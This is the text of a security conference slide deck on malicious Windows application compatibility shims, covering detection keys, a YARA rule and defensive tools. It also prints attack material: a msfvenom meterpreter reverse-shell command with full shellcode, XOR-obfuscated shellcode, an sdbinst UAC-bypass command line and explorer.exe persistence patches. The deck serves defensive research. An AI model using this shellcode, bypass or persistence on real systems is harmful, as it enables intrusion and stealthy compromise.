isightpartners



Defending Against Malicious Application Compatibility Shims

Sean Pierce

About Me

Sean Pierce, CISSP Threat Emulation Engineer

- Twitter @secure_sean
- Code: http://github.com/securesean
- Website: http://sdb.tools/
- Email: sdb at secure sean dot com

isightpartners^{**}



Disclaimer:

- Not a Developer
- Not an iSIGHT Rep

isightpartners^{**}

- Best commercial cyber threat intelligence provider on the planet
- 300 Experts. 24 Languages 16 Countries.
- Forward looking, adversary focused intelligence, actionable advice
- Intelligence for multiple levels: executive, operational and technical

www.isightpartners.com

History of Application Compatibility

isight partners^{**}

- Third Party bugs
 - Case study: Windows 95 + The SimCity[®]
 - Flush File Cache
 - Undocumented structs/API's
- OS Bugs
 - Case study: Synchronous Buffer Commits
- "Windows lies to 32-bit apps ... but it's ok because we can make it lie to 64-bit apps too" - Greg





Fixes, Modes, & Shims


isightpartners^{**}

- Fix
- Mode
- Shim
- Fix/Mode Configurations are held in
 Shim Database (.sdb) files

VPNCLIENT.exe Properties
General Compatibility Security Details Previous Versions
If you have problems with this program and it worked correctly on an earlier version of Windows, select the compatibility mode that matches that earlier version. <u>Help me choose the settings</u> Compatibility mode
 Run this program in compatibility mode for: Windows XP (Service Pack 3) Modes
Settings
Run in 256 colors Fixes
Run in 640 x 480 screen resolution
Disable visual themes
Disable desktop composition Disable display scaling on high DPI settings
Privilege Level
Change settings for all users
OK Cancel Apply

How a Process is Shimmed

- 1. Parent Process calls CreateProcess()
 - 1. Parent Process checks if process should be shimmed
 - 2. Child Process Resources and shimming code are inserted and initialized
 - 3. Typically the shim hooks the Import Address Table (IAT)
- 2. Child Process begins executing
 - 1. The shimming code intercepts and manipulates API calls




Official Uses

- Microsoft Fix it Patches
- EMET
- Third party software

	Mitigation	ХР	Server 2003	Vista	Server 2008	Win7	Server 2008 R2	Win8	Server 2012
6	DEP	¥	~	×	~	×	~	×	×
System Mitigations	SEHOP	×	×	¥	~	~	~	 	~
wingations	ASLR	×	×	¥	 	~	 	 	~
	DEP	 	~	v	 Image: A second s	 	 	 	~
Application	SEHOP	 	~	~	~	~	~	 	~
Mitigations	NULL Page	~	~	v	~	~	~	 	~
	Heap Spray	~	~	¥	~	~	~	 	~
	Mandatory ASLR	×	×	~	~	~	~	¥	~
	EAF	v	 	×	 	×	 	 	~
	Bottom-up	~	 	×	 	×	 	 	~
	Load library checks	¥	~	~	~	~	~	¥	¥
	Memory protection checks	¥	~	~	~	~	~	~	~
	Simulate execution flow	~	~	~	~	~	~	v	~
	Stack pivot	 	 V 	¥	 V 	v	 V 	 	~

Enhanced Mitigation Experience Toolkit

SIGHTPARTNERS



Application Compatibility Toolkit


isight partners^{**}

Demo:

- Undocumented trick
- Create fix
- Create sdb file
- Install sdb file

Caveats

- Public version
- Does not show patch info
- Need to be Admin



System Alterations

♦ **iSIGHT**PARTNERS[™]

■ Red	gistry	Favorites Help						
• File	Compatibility Assis	e		Type REG_SZ REG_QWORD	Data (value not set) D 0x1d031d729cd90e4 (130659189382		311876)	
	orites Help							
	■ Ustom Laye Ustom U	ers y.exe	5}	Name (Default) (Default) DatabaseDescription DatabaseInstallTimeStamp DatabasePath DatabaseType	Type REG_SZ REG_QV REG_SZ REG_DV	VORD	Data (value not set) putty_dll_inject 0x1d031d729cd90e4 (130) C:\Windows\AppPatch\(0 0x00010000 (65536)	
		· 🔲		Local Disk (C:) > Windows > AppPat			√ 4 ₂	[
		1	Name	nclude in library Share with	Burn Date modi	New fold	Type	
		l	_	stom64 e27871-2eb8-4a66-bdcb-55c790e35d8	10/9/2014 1/16/2015		File folder SDB File	9

Detection

- Registry
- Registry keys:
 - HKLM\SOFTWARE\Microsoft\Windows
 NT\CurrentVersion\AppCompatFlags\Custom
 - HKLM\SOFTWARE\Microsoft\Windows
 NT\CurrentVersion\AppCompatFlags\InstalledSDB
- Default File Locations
 - C:\Windows\AppPatch\Custom\
 - C:\Windows\AppPatch\Custom\Custom64\

Detection

isight partners

- Registry
- Check add/remove programs only with sdbinst.exe
- Yara/Snort rules

Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

800 Organize 🔻 Uninstall/Change Installed On Size Name Publisher Version putty_dll_inject 1/16/2015 Microsoft .NET Framework 4.5.1 Multi-Targeting Pac... Microsoft Corporation 1/15/2015 74.5 MB 4.5.50932 Microsoft SQL Server 2012 Data-Tier App Framework ... Microsoft Corporation 1/15/2015 10.1 MB 11.1.2902.0

Detection

- Registry
- Check add/remove programs
- Yara/Snort rules

```
rule sdb
     meta:
     author = "Sean Pierce"
      description = "Shim Database files"
     strings:
     magic = \{ 73 64 62 66 \}
 condition:
   $magic at 8 and
    md5 != "B02B4B8924F019BDE57484A55DC5CA57" and
   md5 != "BA17F2DA98A8A375D22CB33C8E83A146" and
   md5 != "EC9D5F0AE38EC4A97E70960264B7D07D" and
   md5 != "4C7B2F691885878EDBAE48760A7E3FB9" and
    md5 != "1D8C1280D38C526C7041F72DB8D70DC1" and
   md5 != "8006552125C9D590843192543668BB0B"
```

}


Post Exploitation

- Targeted Persistence. Similar to, but more powerful than HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
- API Logging
- Kill any app
- Catch all creds for an app
- Redirect app logs
- Snoop/redirect network traffic for an app
- Trojanize any app
- Force vulnerable DLL loading
- Subvert system integrity
- UAC prompt bypass (Patched with KB3045645)
- Malware obfuscation

Demo UAC bypass

SIGHTPARTNERS

Meanwhile in Microsoft HQ, 2007



UAC application manifest flag


- sdbinst.exe
- SndVol.exe
- cleanmgr.exe
- control.exe
- syskey.exe
- 70+ classically that are signed

<asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings"> <autoElevate>true</autoElevate> </asmv3:windowsSettings>


Note: This was changed in KB3045645

UAC bypass

isight partners



"C:\Windows\system32\sdbinst.exe"/q "C:\Users\%USERNAME%\AppData\Local\Temp\\..\..\LocalLow\com.%USERNAME%.sdb"



BlackEnergy 2



Proprietary and Confidential Information. © Copyright 2014, iSIGHT Partners, Inc. All Rights Reserved www.isightpartners.com

Roaming Tiger

44e TAG 7001 – DATABASE	
454 TAG 4023 - OS_PLATFORM: 1 (0x1)	
45a TAG 6001 - NAME: AcProtect_Database	
460 TAG 9007 - DATABASE_ID: {F8C4CC07-6DC4-418F-B72B-304FCDB6405	2> NON-STANDARD
476 TAG 7002 - LIBRARY	
47c TAG 7004 - SHIM	
482 TAG 6001 - NAME: AcProtect_Shim	
488 TAG 600a - DLLFILE: AcProtect.dll	
48e TAG 7007 - EXE	
494 TAG 6001 - NAME: splwow64.exe	
49a TAG 6006 - APP_NAMÊ: AcProtect_Apps	
4a0 TAG 9004 - EXE_ID: {1DAC33EB-986Ê-4BC5-B7D8-CB9B0B7F(6555>
4b6 TAG 7008 - MATCHING_FILE	
4bc TAG 6001 - NAME: *	
4c2 TAG 7009 - SHIM_REF	
4c8 TAG 6001 - NAME: AcProtect_Shim	
4ce TAG 4004 - SHIM TAGID: 1148 (0x47c)	
4d4 TAG 7007 - EXE	
4da TAG 6001 - NAME: explorer.exe	
4e0 TAG 6006 - APP_NAME: AcProtect_Apps	
4e6 TAG 9004 - EXE_ID: {D9B74E19-6919-4C67-8DE8-3D64B72F	9CFA>
4fc TAG 7008 - MATCHING_FILE	
502 TAG 6001 - NAME: *	
508 TAG 7009 - SHIM_REF	
50e TAG 6001 - NAME: AcProtect_Shim	
514 TAG 4004 - SHIM TAGID: 1148 (0x47c)	



Making a Custom Fix

- Make a DLL that Exports:
 - GetHookAPIs(char *, ushort *, ulong *)
 - NotifyShims(char *, unsigned __int16 *, unsigned __int32 *)
- Make an .sdb file that specifies that DLL

Examples of Offensive Uses

isight partners^{**}

I prefer stealth and misdirection

- Malware
 - Anti-Analysis
 - Old to New
- Putty
 - InjectDll with Metasploit, PuttyRider
- Firefox
 - CorrectFilePath for the profile
- Autoruns
 - VirtualRegistry to hide malware
- Shim explorer.exe
 - Hot patch

Maliciously Compatible Software

- Benign Executables
 - 'InjectDll' and 'LoadLibraryRedirect' Fixes via a UNC path
 - Patching in new code and/or utilizing existing code akin to
 - ROP (Return Oriented Programming) chains
- Dependently Malicious Executables
 - 'kill switch'
 - 'IgnoreException' Fix
 - Hot patching instructions to redirect program flow
- Obfuscated Executable
 - The target executable will fail completely without the shim.

Simple Malware Anti-analysis

isight partners^{**}

<pre>// msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.0.1 lp</pre>	oort=4444	EXITFUNC=none ·	-f c
unsigned char shellcode[] =			
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"			
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"			
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"			
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"			
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"			
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"			
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"			
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"			
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"			
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"			
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"	1 !	sdbpatch	
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x40\x50\x40\x50\x48\		-	
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x00\x01\x68"	2 AI	PP=malware	el.ex
"\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"	3 DE	BNAME=malv	Jare1
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"			
"\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff"	4 #	Target:	P:
"\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x56\x6a\x00\x68\x58"	5 #	Poplace:	R:
"\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"	5 #	Replace:	ĸ.
"\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee\xc3";	6 #	Match	MR:
	7		
∃int main(void){	/ P:	:malwarel.	.exe,

int main(void){

```
// EB FE JMP to self
__asm {
label:
    jmp label
}
```


```
int(*funct)();
funct = (int(*)()) shellcode;
(int)(*funct)();
```

return 0;

1	!sdbpatch
2	APP=malware1.exe
3	DBNAME=malware1
4	# Target: P: target name, checksum
5	# Replace: R: module, RVA, hex of bytes to write
6	# Match MR: module, RVA, bytes to find, bytes to write
7	P:malware1.exe,0x13a48a90
8	R:malware1.exe,0x1000,9090
9	!endsdbpatch

ι

Simple Malware Anti-analysis



Malware Obfuscation

<pre>#define SHELLCODE_SIZE 281 unsigned char shellcode[SHELLCODE_SIZE] "\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc "\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x5 // same size and will decrypt by default unsigned char shellcodeKey[SHELLCODE_SIZ "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe "\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x6 int main(void){ int i = 0; for (i = 0; i < SHELLCODE_SIZE; i++) shellcode[i] = shellcode[i] ^ sh </pre>	<pre>7\x38\xe0\x75\xf6\x03" 0\x40\x50\x40\x50\x68"; to something benign E] = 3\x3a\x49\x8b\x34\x8b" 8\x02\xd9\xc8\x5f\xff";</pre>	 ShellcodeKey will be replaced at runtime to decrypt malicious code Neither the patch nor the target program will have the real shellcode
	1 !sdbpatch	
<pre>int(*funct)();</pre>	2 APP=malware2.exe	
<pre>funct = (int(*)()) shellcode; (int)(*funct)();</pre>	3 DBNAME=malware2	
	4 # Target: P: t	target name, checksum
return 0;	5 # Replace: R: n	nodule, RVA, hex of bytes to write
}	6 # Match MR: n	nodule, RVA, bytes to find, bytes to write
	7 P:malware2.exe,0x	x13a48a90
	8 R:malware1.ex	<pre>xe, 0x2020, 0c4b8b581c01d38b048b01d0894424ea0</pre>
	9 !endsdbpatch	

- llcodeKey will be aced at runtime to rypt malicious code
- her the patch nor the jet program will have real shellcode

Simple Persistence Explorer Shim

2 APP=explorer.exe	
3 DBNAME=explorer calc	
4 # Windows 7 x86	
5 P:explorer.exe,0x2873a5	
6 R:explorer.exe,0x24f01,e8fab60800ebf9	
7 R:explorer.exe,0xb0600,906081ec800000031c03	
8 # Windows 7 x64	
9 P:%windir%/explorer.exe,0x2c8af6	
10 MR:explorer.exe,0x202dc,48895C2410,E91F890900	
11 R:explorer.exe,0xB8C00,905053515256574150415	.
12 # Windows 8 x86	
13 P:explorer.exe,0x20e478	
14 R:explorer.exe,0x18408,e8f3f50d00ebf9	
15 R:explorer.exe, 0xf7a00, 906081ec800000031c03	
16 !endsdbpatch	

Current Prevention

- Disable via Group Policy (not recommended)
- Remove Shim Engine (NOT recommended)
- Remove sdb installer: C:\Windows\System32\sdbinst (not effective)
- No Admin access

Current Tools

isight partners

- Microsoft Application Compatibility Toolkit (public version)
- sdbinst.exe
- Shim Cache Parser and Shimcache Memory Scan
- sdb-explorer.exe
- shims.exe
- python-sdb

... None help with prevention or detection of malicious shims...

New Tools

isightPartners

Detect	 Shim-File-Scanner Scans Files/Folders for non-default shims Checks registry for installed shims Shim-Process-Scanner Will search all processes for PEB shim flags Checks for Shim App Helper DLL's are in the process space Shim-Process-Scanner-Lite Simple script to find loaded Shim App Helper DLL's
Prevent	<i>Shim-Guard</i> Detects and alerts on newly installed shims <i>Shim-Guard-Lite</i> Flexible Powershell based script Alerts on newly installed shims
Respond	Sdb Ingest Module (Autopsy®) Searching for SDB files and analyzes them Sdb Scanner (Volatility) Scans for Shimmed processes

New Tools: Sdb Ingest Module & Volatility Plugin Sight PARTNERS

- Autopsy[®] is an open source graphical forensic file/drive analysis kit built on the command line tools in Sleuth Kit[®]
- An Ingest Module is an Autopsy plugin that searches for and displays information about sdb files via sdb-explorer
- Volatility is an open source advanced memory forensics framework.





le Edit View Iools Window Help 🝘 Close Case 📫 Add Image 👠 Generate Repo	t		4		Lata - Searchuiz			Q
€]∌	Directory Listing				les c			A Contraction of the second
🚔 brages	Table Vew Thumbnal Vew							
⊕ 📑 xp-sp3++6.001	Nerse	Mod. Time	Change Time	Access Time	Created Time	See	PleasDr)	rie
vol1 (Unalocated: 0-62) vol2 (NTPS (0x07): 63-8193149)	stoot	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03		8112	Allocated	Alo
- B Strend	Extend	2012-01-20 12:09:03	2012-01-20 12:09:05	2012-01-20 12:09:03	2012-01-20 12:09:03	314	Alcoted	Alo
(ii) 3 Documents and Settings	8.ogFile	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12 09:01	2012-01-20 12:09:03	20089056	Alexand	Ale
🕀 🔑 Program files	DIFT.	2012-01-2012-09-03	2012-01-20 12:09:00	2012-01-20 12-09-02	2012-01-20 12:09:03	15859712	Alocabed	44-
System Volume Information	partster	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:03	#726	Alexand	Abr
Sosharfies	\$Secure: \$505	2012-01-20 12:09:03	2012-01-20 12:09:03	2012-01-20 12:09:01	2012-01-20 12:09-03	0	Alocated	Mo
(i) up vol2 0.malocated: 8193150-104852151	BipCore	2012-01-20 12:09:03	2012-01-20 12:09:00	2012-01-20 12 09:03	2012-01-20 12:09:03		Alecated	Alo
· Vens	Siskine .	2012-01-20 12:09:00	2012-01-20 12:09:03	2012-01-20 12:09:07		-0	Alocated	180
🕀 🦓 Fle Types	M.TOEXEC.BAT	2012-01-20 12:09:00	2012-01-20 12:09/00	2012/01/00 12:09:01			Alocated	100
breages	best.m	2012-01-20 17:19:25	2012-01-20 17:20:54	2012-01-00 17:19:25		211	Alocated	Alo
Audeo Audeo	CONFIG SYS	2012-01-20 17:00-49	2012-01-20 17:20:49	2012/01/20 17:20:49		0	Alocated	140
Autoo	Documents and Settings	2012-03-22 19-29-54	2012-01-20 17:20:49	2012-03-10 17:20:49	2012-01-20 17:20:40		Alocated	10
E Recent files							Abrated	14
Final Day	10.515	2012-01-20 17:20-49	2012-01-20 17:20:49	2012-01-20 17:20:49	2012-01-20 17:20:49			
- Final Day - 1	MSDOS. SYS	2012-01-20 17 (20:49	2012-01-20 17:20:49	2012-01-20 17:20:49		D	Allocated	Ale
Final Day - 2 Final Day - 3	MIDEIECT.COM	2009-04-13 22 13:04	2012-01-20 12:11:07	2012-01-2012:10:07	2000-04-13 22:13:04	the second s		146
Final Day - 4	ntidr	2000-04-14 00:01:44	2012-01-20 12(11)07	2012-01-20 12:10:07		250048	Allocated	Allo
Rinel Day - 5	pogefile.sys	2012-03-10 14:44:29	2012-03-10 14(44:29	2012-03-10 14:44:29	2012-01-20 12:09:00	20971520	Allocated	Alo
Final Day - 6	Program Files	2012-09-20 19:25:02	2012-03-20 19:25:02	2012-02-10 14:40(46	2012-01-20 12:11:01	56	Allocated	Ak
E Results	System Volume Enformation	2012/01/20 17:21:37	2012-01-20 17:21:37	2012/03/10 14:40:46	2012-01-20 12:10:41	56	Allocated	Allo
E Extracted Content	WINDOWS	2012-03-05 19:12:38	2012-03-05 19:12:38	2012-03-15 14:40:96	2012-01-20 12:09:08	56	Allocated	Allo
Bookmarks (174) Coolees (1911)	SOrphanFiles	0000-00-00-00.00.00	00:00:00:00 00:00:00	8808-30-80 00.00183	00:00:00-00-00:00:00	0	Alocated	Alo
Web History (1218)								
Downloads (30)	Hex View Trade To	String View						
Recent Documents (72)	Pege: 1 of 3 F	inger (- 🔶 Golto	Page:					
Installed Programs (72) Doraz Atlande (8) Alexandrik (8)	0x000000 44 84 84 81 0x000000 46 84 84 87 0x0000000 47 00 84 84 0x0000000 47 00 84 84 0x0000000 47 00 84 84 0x0000000 46 90 84 91 0x0000000 30 82 84 91 0x0000000 30 82 46 91 0x0000000 30 82 30 82 0x0000000 30 82 82 92 0x0000000 30 82 82 92 0x0000000 30 82 82 92 0x0000000	BB FD A4 C1 CC 44 30 0Z 66 39 4E 1C 66 39 6E 1C 66 39 6E 1C 66 39 6E 1C 66 39 6E 1C 66 30 00 30 6E 10 66 30 00 00 126 00 00 00 6E 57 53 60 427 1 C6 47 01 58 10 62 62 80 91	27 FF 00 00 89 04 62 20 21 66 39 76 10 00 7D 20 66 80 66 80 64 52 76 66 80 66 80 64 52 52 52 52 51 66 80 64 53 76 66 80 66 80 66 60 70 70 60 60 70 70 60 60 70 70 60 60 70 70 60 60 60 60 60 60 60 60 60 60 60 60 60 60 60 60 60 60	03 C1 70 D8 50 02 04 00 64 39 72 14 04 10 00 00 64 39 72 14 04 10 00 00 64 39 72 84 05 37 78 87 58 07 137 66 00 00 00 30 60 53 35 47 03 30 64 90 04 88 67 62 64 62 62 62	fUE. E. fVE. 			



- Malicious shims are easy to create and widely supported
- Malicious shims are already being used in the wild
- There is no method of prevention or detection (until now)

Shim Fix Examples

- "no shim is available to bypass the Windows 7 User Account Control" Microsoft
 - RedirectEXE Fix
 - LoadLibraryRedirect Fix
- "This limitation is by design and is intended to reduce the risk to system security posed by allowing non-Microsoft parties to inject potentially harmful code into the loading process" – Microsoft
 - InjectDll Fix
 - Custom Fixes
- "you are not opening any additional security vulnerability." -Microsoft
 "you cannot use shims to bypass any security mechanisms present in Windows"
 -Microsoft
 - DisableAdvancedRPCClientHardening, Fix
 - DisableWindowsDefender Fix
 - DisableASLR Fix
 - DisableSeh Fix
 - DisableNX Fix



isight partners

Example: Is there anything that can't be shimmed?

github.com/securesean and sdb.tools @secure_sean sdb at secure sean dot com (In case you suddenly realized I'm cool)

Special Thanks

- Peeps: Jon, Greg, Wyat, & Patrick,
- Special Thanks to Elma, Ross, Zach, and 9gag.com
- Other Resources:
 - iSIGHT blog
 - <u>http://blogs.msdn.com/b/oldnewthing/</u> Raymond Chen
 - <u>http://blogs.msdn.com/b/cjacks/</u> Chris Jackson
 - <u>http://www.alex-ionescu.com/</u> Alex Ionescu
- Misc.
 - I apologize that Application Compatibility is the source of so much pain

Security Related Prior Work

2007	Alex Ionescu: Secrets of the Application Compatibility Database (SDB)
2012	Security Company Recx Posted "Windows AppCompat Research Notes"
2013	2013 Mark Baggett. DerbyCon 2013: Owned By Default!
2014	Graham Posts "Shimming your way past UAC" Jon Erickson @ BlackHat Asia: Persist It. Using and Abusing Microsoft Fix It Patches